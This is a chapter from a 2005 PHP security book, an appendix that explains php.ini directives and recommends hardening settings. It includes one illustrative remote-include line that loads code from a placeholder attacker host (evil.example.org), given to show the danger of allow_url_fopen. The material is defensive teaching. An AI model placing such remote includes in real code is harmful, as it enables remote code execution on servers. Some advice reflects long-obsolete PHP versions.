Table of Contents for
Essential PHP Security
 Essential PHP Security
Published by
O'Reilly Media, Inc., 2005
Essential PHP Security
Published by
O'Reilly Media, Inc., 2005
- Cover
- Essential PHP Security
- Essential PHP Security
- Foreword
- Preface
- 1. Introduction
- 2. Forms and URLs
- 3. Databases and SQL
- 4. Sessions and Cookies
- 5. Includes
- 6. Files and Commands
- 7. Authentication and Authorization
- 8. Shared Hosting
- A. Configuration Directives
- B. Functions
- C. Cryptography
- About the Author
- Index
- About the Author
- Colophon
- Copyright
Appendix A. Configuration Directives
Although the focus of this book is application security, there are a few configuration directives with which any security-conscious developer should be familiar. The configuration of PHP can affect the behavior of the code you write as well as the techniques that you employ, and your responsibilities might extend slightly beyond the application on occasion.
The configuration of PHP is primarily dictated by a file called php.ini. This file contains many configuration directives, and each of these affects a very specific aspect of PHP. If this file is absent, or if a particular configuration directive is absent from the file, a default value is used.

If you do not know the location of your php.ini file, you can use phpinfo() to determine where PHP expects to find it:
    <?php

    phpinfo();

    ?>
Figure A-1 illustrates that the sixth line (Configuration File (php.ini) Path) indicates the full path to php.ini. If only the path is indicated (no filename), it means PHP is unable to find php.ini at the path indicated.
The file itself is commented very well, so you can browse it to get a good idea of the options available to you. The manual is much more detailed, so I recommend visiting http://php.net/manual/ini.php if you need more information about a particular directive.
allow_url_fopen
As illustrated in Chapter 6, the allow_url_fopen directive allows you to reference remote resources as if they are local files:
    <?php

    $contents = file_get_contents('http://example.org/xss.html');

    ?>
Chapter 5 reveals how dangerous this is when combined with the use of include or require:
    <?php

    include 'http://evil.example.org/evil.inc';

    ?>
I recommend disabling allow_url_fopen unless your application requires it.
disable_functions
The disable_functions directive is useful for ensuring that potentially dangerous functions cannot be used. Although guidelines can be established to prohibit the use of such functions, enforcing such restrictions in the configuration of PHP is much more reliable than depending on developers to adhere to guidelines.
I recommend reviewing the functions listed in Appendix B to see if you would benefit from disabling any functions described there.
display_errors
PHP’s error reporting can help you discover the nature of errors in the code that you write. As you develop applications, having errors displayed in the browser is a useful way to receive immediate feedback, and this can speed up the development process.
On a production application, such behavior is a security risk. If an application in production displays errors, vital information about your application is revealed to the public.
You should disable display_errors in production.
enable_dl
The enable_dl directive is used to enable or disable the dl() function, a function that allows runtime loading of PHP extensions.
Using dl() makes it possible to bypass open_basedir restrictions, and it should be disabled unless your application requires it.
error_reporting
Many security vulnerabilities are a result of using uninitialized variables or other sloppy programming practices. With PHP’s error_reporting directive set to E_ALL or E_ALL | E_STRICT, PHP will notify you of such practices. These settings both report notices.
I recommend setting error_reporting to at least E_ALL.
file_uploads
The file_uploads directive determines whether file uploads are allowed. Therefore, if your application does not need to accept files uploaded by users, it is best to disable this feature.
Simply not handling file uploads in your PHP code is not enough because PHP does some work (such as populating $_FILES with relevant data) prior to executing your code.
log_errors
When enabled, log_errors instructs PHP to log all errors to the file indicated by the error_log directive. This is useful for creating a history of behavior, so that you can better monitor an application.
When display_errors is disabled, enabling log_errors is especially important; otherwise, you are not alerted to the problems with your application.
I recommend always enabling log_errors. Remember to indicate the desired location of the error log with error_log.
magic_quotes_gpc
The magic_quotes_gpc directive is a popular directive meant to prevent SQL injection. It is a flawed approach for a number of reasons, including the fact that it escapes input.
It escapes all data in $_GET, $_POST, and $_COOKIE using the same rules as the addslashes() function. Thus, it does not use an escaping
function native to your database.
You should always disable get_magic_quotes_gpc for two primary reasons:
It adds complexity to your input filtering logic, because it modifies data prior to executing your code. For example, your filtering logic for a last name might allow only alphabetic characters, spaces, hyphens, and single quotes (apostrophes). With
magic_quotes_gpcenabled, you must accommodate last names such asO\'Reillyor usestripslashes()in an attempt to restore the data. This unnecessary complexity (or relaxed filtering rules) increases the likelihood of a mistake, and a flaw in your input filtering is certain to create a security vulnerability.It does not use an escaping function native to your database. Therefore, it can hide the use of poor filtering or escaping logic when trivial or accidental attacks occur, leaving you vulnerable to more complex attacks such as those that target character sets.
memory_limit
To prevent poorly written scripts from consuming all of the available memory, the memory_limit directive can be used to indicate a maximum amount of memory (indicated in bytes or shorthand notation such as 8M).
Although the best value is very application specific, I recommend using the default value of 8M in most cases.
open_basedir
The open_basedir directive limits the files that can be opened by PHP to a specific directory. Although not a substitute for proper input filtering, this directive can reduce the likelihood of many attacks that target filesystem functions, as well as include and require.
Its value is a prefix, so be careful to use a trailing slash when you want to indicate a particular directory:
open_basedir = /path/to/
register_globals
See Chapter 1.
safe_mode
See Chapter 8.